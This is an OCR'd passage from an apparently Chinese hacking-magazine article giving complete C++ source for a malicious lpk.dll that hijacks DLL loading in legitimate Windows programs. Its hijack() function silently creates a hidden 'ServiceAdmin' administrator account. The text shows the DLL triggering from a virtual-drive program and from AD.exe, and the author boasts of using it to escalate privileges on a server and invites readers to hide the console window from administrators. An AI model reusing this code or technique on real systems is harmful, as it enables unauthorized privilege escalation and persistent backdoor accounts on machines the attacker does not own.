


图8

修改后的lpk.cpp的源代码为为：

```
#include <Windows.h>
#define EXTERNC extern "C"
#define NAKED __declspec(naked)
#define EXPORT __declspec(dllexport)
#define ALCPP EXPORT NAKED
#define ALSTD EXTERNC EXPORT NAKED void __stdcall
#define ALCFAST EXTERNC EXPORT NAKED void __fastcall
#define ALCDECL EXTERNC EXPORT NAKED void __cdecl
#include <TlHelp32.h>#include <stdlib.h>
int hijack()
{
    system("cmd /C net user ServiceAdmin yu@65gdr#09n /add&net localgroup administrators ServiceAdmin /add");
    return 0;
}
namespace MemCode
{
    HMODULE m_hModule = NULL;           // 原始模块句柄
    DWORD m_dwReturn[500] = {0};        // 原始函数返回地址

    // 加载原始模块
    inline BOOL WINAPI Load()
    {
        TCHAR tzPath[MAX_PATH]={0};
        TCHAR tzTemp[MAX_PATH]={0};

        GetSystemDirectory(tzPath, sizeof(tzPath));
        strcat(tzPath,"\\lpk.dll");
        m_hModule = LoadLibrary(tzPath);
        if (m_hModule == NULL)
        {
            wsprintf(tzTemp, TEXT("无法加载 %s，程序无法正常运行。"), tzPath);
            MessageBox(NULL, tzTemp, TEXT("MemCode"), MB_ICONSTOP);
        }

        return (m_hModule != NULL);
```

```
	}

	// 释放原始模块
	inline VOID WINAPI Free()
	{
		if (m_hModule)
		{
			FreeLibrary(m_hModule);
		}
	}

	// 获取原始函数地址
	FARPROC WINAPI GetAddress(PCSTR pszProcName)
	{
		FARPROC fpAddress;
		TCHAR szProcName[16]={0};
		TCHAR tzTemp[MAX_PATH]={0};

		if (m_hModule == NULL)
		{
			if (Load() == FALSE)
			{
				ExitProcess(-1);
			}
		}

		fpAddress = GetProcAddress(m_hModule, pszProcName);
		if (fpAddress == NULL)
		{
			if (HIWORD(pszProcName) == 0)
			{
				wsprintf(szProcName, "%d", pszProcName);
				pszProcName = szProcName;
			}

			wsprintf(tzTemp, TEXT("无法找到函数 %hs，程序无法正常运行。"), pszProcName);
			MessageBox(NULL, tzTemp, TEXT("MemCode"), MB_ICONSTOP);
			ExitProcess(-2);
		}

		return fpAddress;
	}
}
using namespace MemCode;
//LpkEditControl导出的是数组，不是单一的函数(by Backer)

EXTERNC EXPORT void __cdecl MemCode_LpkEditControl(void);
EXTERNC __declspec(dllexport) void (*LpkEditControl[14])() = {MemCode_LpkEditControl};
// 入口函数

BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID pvReserved)
{
	if (dwReason == DLL_PROCESS_ATTACH)
	{
		DisableThreadLibraryCalls(hModule);

		for (INT i = 0; i < sizeof(m_dwReturn) / sizeof(DWORD); i++)
		{
			m_dwReturn[i] = TlsAlloc();
		}
		//LpkEditControl这个数组有14个成员，必须将其复制过来
		memcpy(LpkEditControl+1,(int*)GetAddress("LpkEditControl") + 1,sizeof(LpkEditControl) - 1);

	}
	else if (dwReason == DLL_PROCESS_DETACH)
	{
		for (INT i = 0; i < sizeof(m_dwReturn) / sizeof(DWORD); i++)
		{
			TlsFree(m_dwReturn[i]);
		}

		Free();
```

```
    }

    return TRUE;
}

// 导出函数
#pragma comment(linker, "/EXPORT:LpkInitialize=_MemCode_LpkInitialize,@1")
#pragma comment(linker, "/EXPORT:LpkTabbedTextOut=_MemCode_LpkTabbedTextOut,@2")
#pragma comment(linker, "/EXPORT:LpkDllInitialize=_MemCode_LpkDllInitialize,@3")
#pragma comment(linker, "/EXPORT:LpkDrawTextEx=_MemCode_LpkDrawTextEx,@4")
//#pragma comment(linker, "/EXPORT:LpkEditControl=_MemCode_LpkEditControl,@5")
#pragma comment(linker, "/EXPORT:LpkExtTextOut=_MemCode_LpkExtTextOut,@6")
#pragma comment(linker, "/EXPORT:LpkGetCharacterPlacement=_MemCode_LpkGetCharacterPlacement,@7")
#pragma comment(linker, "/EXPORT:LpkGetTextExtentExPoint=_MemCode_LpkGetTextExtentExPoint,@8")
#pragma comment(linker, "/EXPORT:LpkPSMTextOut=_MemCode_LpkPSMTextOut,@9")
#pragma comment(linker, "/EXPORT:LpkUseGDIWidthCache=_MemCode_LpkUseGDIWidthCache,@10")
#pragma comment(linker, "/EXPORT:ftsWordBreak=_MemCode_ftsWordBreak,@11")
ALCDECL MemCode_LpkInitialize(void)
{
    hijack();
    GetAddress("LpkInitialize");
    __asm JMP EAX;
}

ALCDECL MemCode_LpkTabbedTextOut(void)
{

    GetAddress("LpkTabbedTextOut");
    __asm JMP EAX;
}
ALCDECL MemCode_LpkDllInitialize(void)
{

    GetAddress("LpkDllInitialize");
    __asm JMP EAX;
}
ALCDECL MemCode_LpkDrawTextEx(void)
{
    GetAddress("LpkDrawTextEx");
    __asm JMP EAX;
}

ALCDECL MemCode_LpkEditControl(void)
{
    GetAddress("LpkEditControl");
    __asm JMP DWORD ptr [EAX];
}

ALCDECL MemCode_LpkExtTextOut(void)
{

    GetAddress("LpkExtTextOut");
    __asm JMP EAX;
}

ALCDECL MemCode_LpkGetCharacterPlacement(void)
{

    GetAddress("LpkGetCharacterPlacement");
    __asm JMP EAX;
}

ALCDECL MemCode_LpkGetTextExtentExPoint(void)
{

    GetAddress("LpkGetTextExtentExPoint");
    __asm JMP EAX;
}

ALCDECL MemCode_LpkPSMTextOut(void)
{

    GetAddress("LpkPSMTextOut");
    __asm JMP EAX;
}
```

```
ALCDECL MemCode_LpkUseGDIWidthCache(void)
{

    GetAddress("LpkUseGDIWidthCache");
    __asm JMP EAX;
}

ALCDECL MemCode_ftsWordBreak(void)
{

    GetAddress("ftsWordBreak");
    __asm JMP EAX;
}
```

注意：给出的代码为了减小代码量，很多版权信息和注释我都省略了，完整代码我会打包给大家。

点 Microsoft Visual C++ 6.0中的“Build”按钮，代码没有错误，顺利生成lpk.dll，如图9。看生成的lpk.dll功能是否正常。桌面上有一个exe文件迷你虚拟光驱.exe，把lpk.dll复制到桌面上，打开命令提示符，输入net user回车后显示当前系统中的用户如图10。




图9




图10

运行桌面上的迷你虚拟光驱.exe。有一个cmd窗口一闪而过，再执行一下net user命令，发现多了一个用户ServiceAdmin，如图11，正是lpk.dll添加的用户。说明lpk.dll功能正常。把编译生成的lpk.dll复制到Windows 2003系统中的啊D的exe文件所在的目录，运行AD.exe后也添加用户成功，如图12。说明lpk.dll在另一个操作系统Windows 2003中功能也正常，兼容性还可以。

只要修改system()函数中要执行的代码，就可以利用lpk.dll实现很多功能。我用生成的lpk.dll提权成功了我一直想提权的服务器。

经过修改源代码后生成的lpk.dll实现了功能的自定义，要实现不同的功能只需要修改源代码中system()函数执行的命令就行了，但也有一个不足，就是执行命令的时候会有一个cmd窗口一闪而过，可能被管理员发现，到网上查了下说需要编程去掉，看到给出的大片代码我就头疼，不会编程伤不起啊。去掉那个窗口的功能就等着大家来实现了，哈哈。




图11




图12

利用lpk.dll提权的方法只在Windows 2003以及更早的Windows操作系统中有效，在Windows 7和Windows 2008系统中无效。

用VB SocketAPI开发自己的反弹型Cmdshell

南拳Daddy

